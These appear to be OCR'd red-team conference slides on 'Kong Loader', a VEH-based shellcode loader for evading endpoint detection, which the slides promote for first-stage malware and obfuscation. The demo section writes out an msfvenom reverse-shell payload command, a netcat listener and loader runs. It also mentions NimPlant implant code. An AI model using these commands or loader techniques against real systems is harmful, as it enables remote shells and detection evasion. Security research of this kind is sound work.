
- We can overcome any caveat:
  - By moving Kong Loader from runtime to compile time:
    - Requires transpiling shellcode into something interpretable (enriched with instruction metadata)
    - Requires a refactor of Kong Loader to interpret the interpretable format (we can throw Zydis away)
- ToDo™ 😅
- However…
  - We would just be building a virtual machine like VMProtect
  - Known TTP, used by threat actors.
  - Fox-IT recently blogged about it [1].
- Yet …
  - The current state is very valuable for 1st Stage Malware
  - Or you can use it for obfuscation purposes!

[1] https://blog.fox-it.com/2024/09/25/red-teaming-in-the-age-of-edr-evasion-of-endpoint-detection-through-malware-virtualisation/

# Demo


*Loading OG msfvenom payloads (& NimPlant)*

# msfvenom -p win/x64/exec CMD=calc.exe




```
PS C:\Users\admin\Documents> .\KongLoader.x64.exe
```

# msfvenom -p win/x64/shell_reverse_tcp LHOST=1.2.3.4 LPORT=80




```
PS C:\Users\admin\Documents> .\KongLoader.x64.exe
```




```
┌──(root㉿kali)-[/home/user]
└─# netcat -nvlp 1234
listening on [any] 1234 ...
```

# NimPlant Position Independent C-code (PIC)



```
PS K:\> .\KongLoader.x64.exe
```



# Concluding

~~Vectored Exception Handling (VEH) Malware~~

~~Vague, Endless & Horrible (VEH) Malware~~

Very Experimental Hypothetical (VEH) Malware

Icons by Icons8.

# << EOF

*Scan QR for NimPlant Position Independent C-code!*